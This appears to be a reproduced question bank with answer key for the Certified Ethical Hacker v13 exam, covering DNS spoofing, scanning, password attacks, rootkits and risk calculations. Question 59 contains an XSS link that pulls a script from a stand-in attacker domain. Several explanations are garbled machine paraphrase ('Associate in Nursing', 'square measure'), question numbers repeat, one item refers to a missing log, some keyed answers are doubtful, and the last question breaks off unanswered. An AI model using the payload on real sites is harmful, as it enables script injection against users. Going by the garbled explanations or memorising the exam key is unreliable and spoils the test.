EC-Council

Exam Questions 312-50v13

Certified Ethical Hacker v13

NEW QUESTION 1
- (Topic 1)
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets
B. Disable DNS timeouts
C. Install DNS Anti-spoofing
D. Disable DNS Zone Transfer

Answer: C

NEW QUESTION 2
- (Topic 1)
What two conditions must a digital signature meet?

A. Has to be the same number of characters as a physical signature and must be unique.
B. Has to be unforgeable, and has to be authentic.
C. Must be unique and have special characters.
D. Has to be legible and neat.

Answer: B

NEW QUESTION 3
- (Topic 1)
??.....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of
unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.??
Fill in the blank with appropriate choice.

A. Evil Twin Attack
B. Sinkhole Attack
C. Collision Attack
D. Signal Jamming Attack

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that
looks like a legitimate access point to steal victims?? sensitive details. Most often, the victims of such attacks are ordinary people like you and me.
The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.
An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.
ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

NEW QUESTION 4
- (Topic 1)
A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing – Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy
B. BBProxy
C. Blooover
D. BBCrack

Answer: B

NEW QUESTION 5
- (Topic 1)
Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. tcpdump
C. tracert
D. ping

Answer: B

NEW QUESTION 6
- (Topic 1)
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

NEW QUESTION 7
- (Topic 1)
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: A

NEW QUESTION 8
- (Topic 1)
You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.
What may be the problem?

A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on TCP Port 80
C. Traffic is Blocked on TCP Port 54
D. Traffic is Blocked on UDP Port 80

Answer: A

Explanation:
Most likely have an issue with DNS.
DNS stands for ??Domain Name System.?? It??s a system that lets you connect to websites by
matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.
Think of the DNS system as the internet??s phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people??s names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.
NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.
The 8 steps in a DNS lookup:
* 1. A user types ??example.com?? into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
* 2. The resolver then queries a DNS root nameserver;
* 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
* 4. The resolver then requests the .com TLD;
* 5. The TLD server then responds with the IP address of the domain??s nameserver, example.com;
* 6. Lastly, the recursive resolver sends a query to the domain??s nameserver;
* 7. The IP address for example.com is then returned to the resolver from the nameserver;
* 8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;
Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:
* 9. The browser makes an HTTP request to the IP address;
* 10. The server at that IP returns the webpage to be rendered in the browser.
NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

NEW QUESTION 9
- (Topic 1)
MX record priority increases as the number increases. (True/False.)

A. True
B. False

Answer: B

NEW QUESTION 10
- (Topic 1)
A company??s policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as display filter to find unencrypted file

transfers?

A. tcp.port = = 21
B. tcp.port = 23
C. tcp.port = = 21 | | tcp.port = =22
D. tcp.port ! = 21

Answer: A

NEW QUESTION 10
- (Topic 1)
You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user??s password or activate disabled Windows accounts?

A. John the Ripper
B. SET
C. CHNTPW
D. Cain & Abel

Answer: C

NEW QUESTION 12
- (Topic 1)
Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: ACE

NEW QUESTION 16
- (Topic 1)
The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

A. $1320
B. $440
C. $100
D. $146

Answer: D

Explanation:
1. AV (Asset value) = $300 + (14 * $10) = $440 - the cost of a hard drive plus the work of a recovery person, i.e.how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.
* 2. SLE (Single Loss Expectancy) = AV * EF (Exposure Factor) = $440 * 1 = $440
* 3. ARO (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3)
* 4. ALE (Annual Loss Expectancy) = SLE * ARO = 0.33 * $440 = $145.2

NEW QUESTION 17
- (Topic 1)
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

A. Preparation phase
B. Containment phase
C. Identification phase
D. Recovery phase

Answer: A

NEW QUESTION 19
- (Topic 1)
Which method of password cracking takes the most time and effort?

A. Dictionary attack
B. Shoulder surfing
C. Rainbow tables
D. Brute force

Answer: D

Explanation:
Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

NEW QUESTION 21
- (Topic 1)
Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

NEW QUESTION 23
- (Topic 1)
Which results will be returned with the following Google search query? site:target.com –
site:Marketing.target.com accounting

A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
B. Results matching all words in the query.
C. Results for matches on target.com and Marketing.target.com that include the word ??accounting??
D. Results matching ??accounting?? in domain target.com but not on the site Marketing.target.com

Answer: D

NEW QUESTION 25
- (Topic 1)
You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally
B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

NEW QUESTION 28
- (Topic 1)
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?

A. nmap -T4 -q 10.10.0.0/24
B. nmap -T4 -F 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -O 10.10.0.0/24

Answer: B

Explanation:
https://nmap.org/book/man-port-specification.html
NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.
«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.
-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100. Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

NEW QUESTION 29
- (Topic 1)
Which regulation defines security and privacy controls for Federal information systems and organizations?

A. HIPAA
B. EU Safe Harbor
C. PCI-DSS
D. NIST-800-53

Answer: D

Explanation:
NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce. NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization

Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

NEW QUESTION 32
- (Topic 1)
A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.
What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong password
B. Regular security tests and audits should be performed.
C. As long as the physical access to the network elements is restricted, there is no need for additional measures.
D. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
E. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

NEW QUESTION 37
- (Topic 1)
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: BCE

NEW QUESTION 41
- (Topic 1)
A company??s security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company??s SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user??s authentication credentials.
C. Attempts by attackers to access password stored on the user??s computer without the user??s knowledge.
D. Attempts by attackers to determine the user??s Web browser usage patterns, including when sites were visited and for how long.

Answer: B

NEW QUESTION 44
- (Topic 1)
A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it? Select the best answers.

A. Use port security on his switches.
B. Use a tool like ARPwatch to monitor for strange ARP activity.
C. Use a firewall between all LAN segments.
D. If you have a small network, use static ARP entries.
E. Use only static IP addresses on all PC's.

Answer: ABD

NEW QUESTION 49
- (Topic 1)
In the field of cryptanalysis, what is meant by a ??rubber-hose?? attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:
A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 53
- (Topic 1)
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted

the contents of the tarball and ran the script using a function provided by the FTP server's software. The ??ps?? command shows that the ??nc?? file is running as process, and the netstat command shows the ??nc?? process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions
B. Privilege escalation
C. Directory traversal
D. Brute force login

Answer: A

Explanation:
File system permissions
Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.
Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION 58
- (Topic 1)
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Answer: B

NEW QUESTION 59
- (Topic 2)
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 62
- (Topic 2)
Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

Explanation:
https://nmap.org/nsedoc/scripts/enip-info.html Example Usage enip-info:
- nmap --script enip-info -sU -p 44818 <host>
This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

NEW QUESTION 67
- (Topic 2)
How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender??s identity?

A. Hash value
B. Private key
C. Digital signature
D. Digital certificate

Answer: D

NEW QUESTION 70
- (Topic 2)
which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. SSO
B. RADIUS
C. WPA
D. NTLM

Answer: D

Explanation:
In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users.NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.
NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.
? First, the consumer establishes a network path to the server and sends a
NEGOTIATE_MESSAGE advertising its capabilities.
? Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.
? Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE_MESSAGE.
The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you??ll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.
The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

NEW QUESTION 71
- (Topic 2)
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-lnternal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?

A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration

Answer: A

Explanation:
Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:??The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3??s Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks.??Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won??t stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic). These Dragonblood vulnerabilities impact alittle amount of devices that
were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term
fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an ??Evil Twin?? Access Point or a Rogue Access Point into a Wi-Fi environment, we??ve been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the ??Evil Twin?? Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What??s next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn??t provide protection from the six known Wi-Fi threat categories. It??s highly likely that we??ll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we??re asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION 72
- (Topic 2)
During an Xmas scan what indicates a port is closed?

A. No return response
B. RST
C. ACK
D. SYN

Answer: B

NEW QUESTION 74
- (Topic 2)
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data

attached to a web application.
Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. Union-based SQLI
B. Out-of-band SQLI
C. In-band SQLI
D. Time-based blind SQLI

Answer: B

Explanation:
Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ?? Out-of-band SQLi techniques would believe the database server??s ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of- band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.
Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server??s ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server??s xp_dirtree command, which can be used to make DNS requests to a server an
attacker controls; as well as Oracle Database??s UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

NEW QUESTION 77
- (Topic 2)
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 79
- (Topic 2)
Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.
Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

A. Enable unused default user accounts created during the installation of an OS
B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 84
- (Topic 2)
What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

NEW QUESTION 89
- (Topic 2)
is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Answer: B

NEW QUESTION 91
- (Topic 2)
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.
What is this document called?

A. Information Audit Policy (IAP)

B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Answer: B

NEW QUESTION 96
- (Topic 2)
These hackers have limited or no training and know how to use only basic techniques or tools.
What kind of hackers are we talking about?

A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker

Answer: B

Explanation:
Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 98
- (Topic 2)
Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack

Answer: B

Explanation:
Replay Attack could be a variety of security attack to the info sent over a network.In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender.
The receiver feels that it??s Associate in Nursing genuine message however it??s really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack : 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.2. Session key technique –Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can??t be reused.

NEW QUESTION 99
- (Topic 2)
jane, an ethical hacker. Is testing a target organization's web server and website to identity security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

A. website mirroring
B. Session hijacking
C. Web cache poisoning
D. Website defacement

Answer: A

Explanation:
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites.A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

NEW QUESTION 104
- (Topic 2)
What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

A. The attacker queries a nameserver using the DNS resolver.
B. The attacker makes a request to the DNS resolver.
C. The attacker forges a reply from the DNS resolver.

D. The attacker uses TCP to poison the ONS resofver.

Answer: B

Explanation:
https://ru.wikipedia.org/wiki/DNS_spoofing
DNS spoofing is a threat that copies the legitimate server destinations to divert the
domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.
The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.
Different Stages of Attack of DNS Cache Poisoning:
- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

NEW QUESTION 108
- (Topic 2)
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection. Identify the behavior of the adversary In the above scenario.

A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling

Answer: C

Explanation:
A proxy server acts as a gateway between you and therefore the internet. It??s an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.If you??re employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you??ll see the page in your browser.

NEW QUESTION 110
- (Topic 2)
Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

A. Knative
B. zANTI
C. Towelroot
D. Bluto

Answer: D

Explanation:
https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-
forcer/
"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records." CEH Module 02 Page 138

NEW QUESTION 115
- (Topic 2)
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 119
- (Topic 2)
To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

A. Mypervisor rootkit

B. Kernel toolkit
C. Hardware rootkit
D. Firmware rootkit

Answer: B

Explanation:
Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules,
like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 124
- (Topic 2)
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup
